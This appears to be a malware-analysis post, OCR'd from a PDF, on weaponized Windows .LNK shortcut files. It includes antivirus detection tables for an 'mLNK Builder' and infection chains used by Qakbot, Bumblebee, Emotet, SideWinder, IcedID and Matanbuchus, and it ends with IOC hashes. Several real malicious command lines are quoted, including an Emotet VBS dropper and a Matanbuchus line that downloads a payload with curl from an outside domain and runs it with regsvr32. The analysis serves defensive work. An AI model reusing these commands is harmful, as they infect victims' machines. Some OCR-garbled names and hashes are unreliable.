
Finally, we can see the .LNK file in the shortcut folder, we can see that in the next figure.

Name	Date modified	Type	Size
 example.png	4/21/2022 7:20 PM	Shortcut	3 KB

After the creation of the file, we can see the

location

So, now we can examine the target file and see how the .LNK file was created, we can see that in the next figure.




Examining the target file to see how it was

created

From the previous figure, we can see how the target contains PowerShell code. Now, we want to test the detection of the payload.

The attackers recently generated a new .LNK file with the PowerShell ICON, this is not common, the .LNK technique nowadays is widely used as we can see in the below screenshot, this is a PowerShell .LNK containing a new stage of the malware.



example2.png link (3 kb) task id: w0h5S9-1YfIGa started: 2022-04-22 03:43:55 duration: 24 sec

example2.png link (3 kb) 2/26 - nod32, fori md5: Dec7650d08f0000e645b4e411c5d4

Antivirus	Result	detected: 2/26
Adaware Antivirus 12	clean	
AhnLab V3 Internet Security	clean	
Aiyac Internet Security	clean	
Avast Internet Security	clean	
AVG AntiVirus	clean	
Avira Antivirus 2020	clean	
BitDefender Total Security 2020	clean	
BullGuard Antivirus	clean	
ClamAV	clean	
Comodo Antivirus	clean	
Dr.Web Security Space 12	clean	
Emisoft Anti-Malware	clean	
ESET NOD32 Antivirus	LNK/Trojan/Downloader.Agent.AJ.P Injan	
FortClient Antivirus	LNK/Agent.AJ.Ptr	
F-Secure SAFE	clean	
IKARUS anti.virus	error: not available	
Kaspersky Internet Security	clean	
McAfee Endpoint Protection	clean	
Malwarebytes Anti-Malware	clean	
Panda Antivirus	clean	
Sophos Home	clean	
Trend Micro Internet Security	clean	
Webroot SecureAnywhere	clean	
Windows 10 Defender	clean	
ZoneAlarm Antivirus	clean	
Zillya Internet Security	clean	

example1.png link (3 kb) task id: ZZZc6S30Vfp2 started: 2022-04-22 03:33:01 duration: 4 sec

example1.png link (3 kb) 1/26 - fori md5: 3d02561139e9d0039a233492594f

Antivirus	Result	detected: 1/26
Adaware Antivirus 12	clean	
AhnLab V3 Internet Security	clean	
Aiyac Internet Security	clean	
Avast Internet Security	clean	
AVG AntiVirus	clean	
Avira Antivirus 2020	clean	
BitDefender Total Security 2020	clean	
BullGuard Antivirus	clean	
ClamAV	clean	
Comodo Antivirus	clean	
Dr.Web Security Space 12	clean	
Emisoft Anti-Malware	clean	
ESET NOD32 Antivirus	clean	
FortClient Antivirus	LNK/Agent.AJ.Ptr	
F-Secure SAFE	clean	
IKARUS anti.virus	clean	
Kaspersky Internet Security	clean	
McAfee Endpoint Protection	clean	
Malwarebytes Anti-Malware	clean	
Panda Antivirus	clean	
Sophos Home	clean	
Trend Micro Internet Security	clean	
Webroot SecureAnywhere	clean	
Windows 10 Defender	clean	
ZoneAlarm Antivirus	clean	
Zillya Internet Security	clean	

Select file 0.15 / file Browse Scan

example.png link (3 kb) task id: QT-RTWw6b7Y started: 2022-04-22 03:28:31 duration: 30 sec

example.png link (3 kb) 2/26 - fori, windet md5: 4ba3e00a081017314ba30e61d1

Antivirus	Result	detected: 2/26
Adaware Antivirus 12	clean	
AhnLab V3 Internet Security	clean	
Aiyac Internet Security	clean	
Avast Internet Security	clean	
AVG AntiVirus	clean	
Avira Antivirus 2020	clean	
BitDefender Total Security 2020	clean	
BullGuard Antivirus	clean	
ClamAV	clean	
Comodo Antivirus	clean	
Dr.Web Security Space 12	clean	
Emisoft Anti-Malware	clean	
ESET NOD32 Antivirus	clean	
FortClient Antivirus	LNK/Agent.AJ.Ptr	
F-Secure SAFE	clean	
IKARUS anti.virus	clean	
Kaspersky Internet Security	clean	
McAfee Endpoint Protection	clean	
Malwarebytes Anti-Malware	clean	
Panda Antivirus	clean	
Sophos Home	clean	
Trend Micro Internet Security	clean	
Webroot SecureAnywhere	clean	
Windows 10 Defender	detected	
ZoneAlarm Antivirus	clean	
Zillya Internet Security	clean	


Antivirus	Result	detected: 1/26
Adware Antivirus 12	clean	
AhnLab-V3 Internet Security	clean	
Allyac Internet Security	clean	
Avast Internet Security	clean	
AVG AntiVirus	clean	
Avira Antivirus 2020	clean	
Bkdefender Total Security 2020	clean	
BullGuard Antivirus	clean	
ClimAV	clean	
Comodo Antivirus	clean	
Dr.Web Security Space 12	clean	
Emisoft Anti-Malware	clean	
ESET NOD32 Antivirus	clean	
FortClient Antivirus	LNKAgent_A.Pftr	
F-Secure SAFE	clean	
IKARUS anti virus	error: not available	
Kaspersky Internet Security	clean	
McAfee Endpoint Protection	clean	
Malwarebytes Anti-Malware	clean	
Panda Antivirus	clean	
Sophos Home	clean	
Trend Micro Internet Security	clean	
Weroot SecureAnywhere	clean	
Windows 10 Defender	clean	
ZonaAlarm Antivirus	clean	
Zillya Internet Security	clean	

As observed, the newest version of mLNK Builder demonstrated very low detection rates by popular antivirus products which increases the effectiveness of the malicious .LNK files in cyber-attacks.


Recently we found qabot was using the LNK technique.

obama187 - .html > .zip > .img > .lnk > .dll


as we can see there are two files the LNK file will run the dll file



Here we can see the LNK command  
 “rundll32.exe scanned.dll,DllUnregisterServer”




Also, we observed how Bumblebee used the LNK technique via OneDrive URLs -> IMG -> LNK -> BAT -> DLL recently



After we extracted the ISO we found these files, the shortcut was conations, code to run the batch file.

inf.bat	6/14/2022 10:27 AM	Windows Batch File	1 KB
information.dll	6/14/2022 10:27 AM	Application extens...	2,010 KB
ScannedDocuments-0622	6/14/2022 10:27 AM	Shortcut	2 KB

As we can see the shortcut contains the code to run the batch file in the screenshot below.




The batch conations this code to run the DLL library.


```
start rundll32 information.dll,hK0gtkmC1s
```

Also, recently we caught emotet using the technique to run VBS code via the LNK file, as we can see in the below screenshot the LNK file contains the malicious code:

```
"C:\Windows\system32\cmd.exe /v:on /c findstr "gIKmfOKnQLYKnNs.*" "Datos-2504.lnk" > "%tmp%\YIScZcZKeP.vbs" & "%tmp%\YIScZcZKSSeP.vbs"
```



Another SideWinder malware was using LNK




It will download a new stage by using this command.

\\forNoAXLWZEw\WNAVineY\files-d35b1453.htm




Another sample was related to ICDL malware, it was also using LNK  
ISO -> LNK -> DLL



It contained these files, the document file contains the command to run the DLL library.

Icon	Name	Date modified	Type	Size
Document icon	document	4/14/2022 5:19 AM	Shortcut	1 KB
DLL icon	namr.dll	4/14/2022 4:01 AM	Application extens...	278 KB


As we can see here, the command.



```
C:\Windows\System32\cmd.exe /c start rundll32 namr.dll,PluginInit
```

Also, we have found a new one related to Matanbuchus. Matanbuchus Loader is a new malware-as-a-service created by a threat actor who references demonic themes in software and usernames.

It appears as a normal file but contains malicious code within it, as we can see in the below screenshot



The malicious code will ping a malicious domain to create a new directory "ItF5", and it will download new file as an image then change it to a new file, and run it.

```
C:\Windows\System32\cmd.exe /q /c echo '10' && ping yr1.net && MD %HOMEPATH%\Wo\ItF5* && curl.exe --output %HOMEPATH%\Wo\ItF5\3JC.frZL.YXSA https://aa2avatri1oia1st1ca.com/WUK40/a.png && regsvr32 -u %HOMEPATH%\Wo\ItF5\3JC.frZL.YXSA* && ping 0Ev.com
```

## IOCs:

fa15b97a6bb4d34e84dfb060b7114a5d  
a4e45d28631ea2dd178f314f1362f213  
e82abc3b442ca4828d84ebaa3f070246  
d1f00a08eced4aed664f5a0fb74f387  
567dde18d84ceb426dfd181492cee959  
ff942b936242769123c61b5b76a4c7ad  
bfc3995ae78a66b857863ad032a311ae  
3952caf999263773be599357388159e0  
3053114b52f1f4b51d1639f8a93a8d4a  
ac664772dc648e84aa3bec4de0c50c6c  
59923950923f8d1b5c7c9241335dff8c  
673ecadfd3f6f348c9d676fd1ed4389a  
27c86be535bedfb6891068f9381660ac  
75d993bbd6f20b5294c89ae5125c3451  
d2b90fa83209f7ca05d743c037f1f78c  
7d8d6338cf47b62524b746ef9530b07f

3ac4a01e62766d2a447a515d9b346dbb  
2b41c35010693c4adffb43bfca65c122  
7b67f5c27df1ba2fb4a2843a9a24268b  
6a00d0a9e6c4ec79408393984172a635  
51c2e7a75c14303e09b76c9812641671  
d1a288f0ec71789621d1f6cce42973c8  
4abfe9a42ef90201a6fa6945deacfc86  
b58e53c6120c2f33749c4f3f31d2713d  
86dbd6d9376cec15f624685e1349dd86  
625ea570a70a4640c46c8eddc2f8c562

59ddeeed7cb3198f3d961df323c314517a6c0ee096b894330b9e43e4d1dc9c5b  
5b99c3a4c9fd79a90fd7f2d0c743de73c4a4c053fb326752c061ce5ab6a1c16f  
c7d4272fd706f4a07973bc644501afc0d423a9cc47c21fd4cad45686c4a7cd80  
D9927533C620C8A499B386A375CB93C17634801F8E216550BD840D4DBDD4C5C6  
e722083fbfacdea81b4e86251c004a1b90f864928af1369aa021559cb55aba75  
115D7891A2ABBE038C12CCC9ED3CFEEDFDD1242E51BCC67BFA22C7CC2567FB10

## References:

---

- UAC-0010 (Armageddon) Activity targeting EU Countries  
<https://cert.gov.ua/article/39086>